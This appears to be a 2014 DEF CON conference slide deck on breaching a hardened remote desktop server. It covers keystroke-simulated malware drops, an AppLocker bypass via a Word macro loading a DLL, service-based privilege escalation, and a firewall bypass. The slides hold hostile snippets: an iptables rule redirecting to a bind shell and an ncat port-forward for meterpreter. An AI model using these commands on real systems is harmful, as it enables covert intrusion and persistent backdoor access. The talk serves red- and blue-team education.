

Bypass firewalls, application white lists, secure remote desktops in 20 seconds


Zoltan Balazs



DEF CON 22, 2014



Hungary



```
READY  
10 PRINT "HELLO WIKIPEDIA!"  
20 GOTO 10  
RUN
```



root@bt:~# whoami

Zoltán Balázs

```
root@bt:~# whoami
```



```
root@bt:~# whoami
```

AV testing

AV bypass



root@bt:~# whoami

OSCP: Occasional Satire Captain Punk

CISSP: Certified Interspecie-ial Sheep Shearing Professional

CPTS: Certified Pajama Toaster Specialist

MCP: Microsoft Certified Psychopath

OSWP: Official Sexiest Weasel Popstar

CHFI: Chronic Hopeless Flux Incompetent

I'm NOT a CEH

CyberLympics@2012 CTF

2nd runners up – gula.sh

Creator of the Zombie Browser Toolkit

<https://github.com/Z6543/ZombieBrowserPack>

I love hacking



How do you hack high security systems?

How do you hack high security systems when you are not Tom Cruise?



The mission

I'm a spy

I want access to a hardened secure RDP (remote desktop) server

E.g. server contains confidential documents


I need persistent C&C access to the RDP server

To upload/download files

Interactive remote code execution



The solution (in an ideal world)



The challenges

RDP server is not reachable from the Internet



Directly ...

Two factor authentication is used to access the RDP server

No access to the token seeds ;)



Drive mapping disabled – no direct file copy

Restricted hardware firewall

Allows workstation -> server TCP port 3389 IPv4 only



Firewall, port 3389 allowed only

Application white list is used on the RDP server

M\$ Applocker in my case with default policy



Is this realistic?


Similar environment at a client

- Had no time to hack it

SCREW YOU GUYS

**I'M GOING HOME, HAVE TO
CODE**

Target Company



Infected workstation



Firewall, port 3389 allowed only





Secure remote desktop server

The Internet



Attacker





“In hacking, there is no such thing as impossible.

Only things that are more challenging.”

Already achieved

I have remote code execution with C&C on a user's workstation

I have access to a test RDP server, and I know how the files on the server look like, what services are installed

This is post-exploitation

Why should you care about this?

Red team/pentester

- New tools

Blue team

- New things to look for during log analysis/incident response

Divide et impera!

Divide the problem into smaller pieces and rule them all, one by one

1. drop malware into the RDP server
2. execute any code on RDP server
3. elevate to admin privileges
4. bypass hardware firewall



Divide et impera!

Divide the problem into smaller pieces and rule them all, one by one

1. **drop malware into the RDP server -> new shiny tool**
2. execute any code on RDP server -> nothing new here
3. elevate to admin privileges -> nothing new, no 0day for you
4. **bypass hardware firewall -> new shiny tool**



1. Drop malware into RDP server




Alternative usage of “user simulator”

1. Add directory to be excluded from AV scans
use the AV GUI!
only if the user has the privileges and no UAC
2. Install new trusted root certification authority and accept warning – and MiTM SSL connections
CA pinning does not stop this attack



2. What is Applocker?



2. Execute any code, bypass AppLocker

„AppLocker can only control VBScript, JScript, .bat files, .cmd files and Windows PowerShell scripts. It **does not control** all interpreted code that runs within a host process, for **example Perl scripts and macros**.

Applications could contain **flags** that are passed to functions that signal AppLocker **to circumvent the rules** and allow another .exe or .dll file to be loaded.

The **administrator** on the local computer **can modify the AppLocker policies** defined in the local GPO.”

Execute any code, bypass Applocker

Load DLL with Word Macro!

Even shellcode execution is possible!

<http://blog.didierstevens.com/2008/06/05/bpmtk-how-about-srp-whitelists/>

```
Private Declare PtrSafe Function FreeLibrary Lib "kernel32" (ByVal hLibModule As Long) As Long
```

```
Private Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA" (ByVal lpLibFileName As String) As Long
```

```
hLibrary = LoadLibrary(outputdir + "\hack_service.dll")
```

3. Elevate to admin



3. Elevate to admin



Why do I need admin?

- It is needed for the last phase, hardware firewall bypass

Possibilities

- Local priv esc zero day for Win 2012
- Exploit unpatched vulnerability
- Exploit vulnerable 3rd party program service
- Etc.

Processes started with admin (or higher) privileges are not restricted by AppLocker!

Elevate to admin - Service exploit

```
C:\> accesschk.exe -l mvulnservice.exe
```

```
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\TERMINAL SERVER USER
```

```
FILE_APPEND_DATA
```

```
FILE_EXECUTE
```

```
FILE_READ_ATTRIBUTES
```

```
FILE_READ_DATA
```

```
FILE_READ_EA
```

```
FILE_WRITE_ATTRIBUTES
```

```
FILE_WRITE_DATA
```

```
FILE_WRITE_EA
```

```
SYNCHRONIZE
```

```
READ_CONTROLs
```

```
C:\> sc sdshow myvulnservice
```

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
```

```
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRCRPWP;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```

Elevate to admin - Service exploit

```
C:\> accesschk.exe -l mvulnservice.exe
```

```
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\TERMINAL SERVER USER
```

```
FILE_APPEND_DATA
```

```
FILE_EXECUTE
```

```
FILE_READ_ATTRIBUTES
```

```
FILE_READ_DATA
```

```
FILE_READ_EA
```

```
FILE_WRITE_ATTRIBUTES
```

```
FILE_WRITE_DATA
```

```
FILE_WRITE_EA
```


```
SYNCHRONIZE
```

```
READ_CONTROLs
```

```
C:\> sc sdshow myvulnservice
```

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
```

```
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRCRPWP;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```



Quiz



Quiz

What's the name of the company which published the first paper about packet filter firewalls in 1988?



Quiz

What's the name of the company which published the first paper about packet filter firewalls in 1988?

The company developed VAX



Quiz

What's the name of the company which published the first paper about packet filter firewalls in 1988?

Digital
Equipment
Corporation



4. Bypass hardware firewall

First (bad) idea

After malware dropped

Mark every packet to be special

- start with magic bytes

And let the kernel network filter driver select the packets

Problem

- Every (hacker) application has to be rewritten, or rerouted through a custom wrapper proxy (both server and client side)



Bypass HW firewall – second idea

TCP source port!

- E.g. port 1337 is always special

Limitations

- NAT from the attacker side
 - But who cares? 😊

Bypassing hardware firewalls

Linux


Use code at Kernel level (with root)

```
if tcp_source_port == 1337
```

 redirect to bind shell

```
iptables -t nat -A PREROUTING -p tcp --dport 22 --  
sport 1337 -j REDIRECT --to-ports 31337
```

- 31337 is the bind shell port



Dumb stateful
firewall





Dumb stateful firewall
inspecting the packets

Backdoor traffic
separated from
RDP traffic



Bypassing hardware firewalls on Windows x64

Installing a kernel driver in Windows x64 is not easy

- Trusted signed driver is needed

Thanks to basil for WinDivert project (Nemea Software Development)

- Trusted signed kernel driver already included!
- You can interface with the kernel driver

Alternatively, patchguard bypass could be used

<http://www.codeproject.com/Articles/28318/Bypassing-PatchGuard>

Uroburos rootkit – Bring Your Own Vuln

Install root CA first with user simulator ;)

How to set TCP source port for meterpreter bind shell?

Netcat to da rescue!

- Nmap build is used

```
ncat -kl 4444 -c
```

```
"ncat -p 1337 RDP.SER.VER.IP 3389"
```



Demo



Alternative usage of “hw fw bypass”

You have admin on webserver
but persistent outbound C&C is blocked

Instead of local port forward, use netcat to port forward to other machines in the DMZ

Backdoor traffic to hide your communication inside the legitim network traffic



The solution – as a whole

Create screenshot from user desktop

Put screenshot on the screen

Disable keyboard/mouse

Drop malware by simulating user keyboard events + clipboard for large (ASCII) data transfer

Start WORD, create new macro code

Bypass application whitelist using DLL loading from Word macro code

The solution


Escalate privileges to admin (vulnerable service)

Install hfwbypass.exe with kernel driver

Drop meterpreter

Profit!

Target Company



The Internet



Demo



Demo 2 – as seen by the user



Lessons learned for red team

You have two new tools for your post exploitation

- tool to drop malware into the remote desktop
- If you have admin on a server, you can bypass/fool hardware firewalls using my driver



Lessons learned for the blue team

Every additional layer of security can still be bypassed

Restricted remote desktop is a real interface for malware infection

Use application/protocol aware (NG) firewall instead of port based ones

Can be bypassed ;)

Don't trust your firewall logs



Code release now?



References

<http://reqrypt.org/windivert.html>

<http://inputsimulator.codeplex.com/> - modified

<http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Tereshkin.pdf>

<http://blog.didierstevens.com/2011/01/24/circumventing-srp-and-applocker-by-design/>

<http://www.room362.com/blog/2014/01/16/application-whitelist-bypass-using-ieexec-dot-exe>

<http://leastprivilege.blogspot.fr/2013/04/bypass-applocker-by-loading-dlls-from.html?m=1>

<https://www.mandiant.com/blog/hikit-rootkit-advanced-persistent-attack-techniques-part-2/>

one more thing ...

two more things ...

User simulator available as Metasploit post module

HW FW bypass available as Metasploit post module

Hack The Planet!!!

Code released(?) under GPL

<https://github.com/Z6543/.....>

zoltan.balazs@mrg-effitas.com

<https://hu.linkedin.com/in/zbalazs>

Twitter – @zh4ck

www.slideshare.net/bz98

Greetz to @hekkcamp

JumpESPJump.blogspot.com

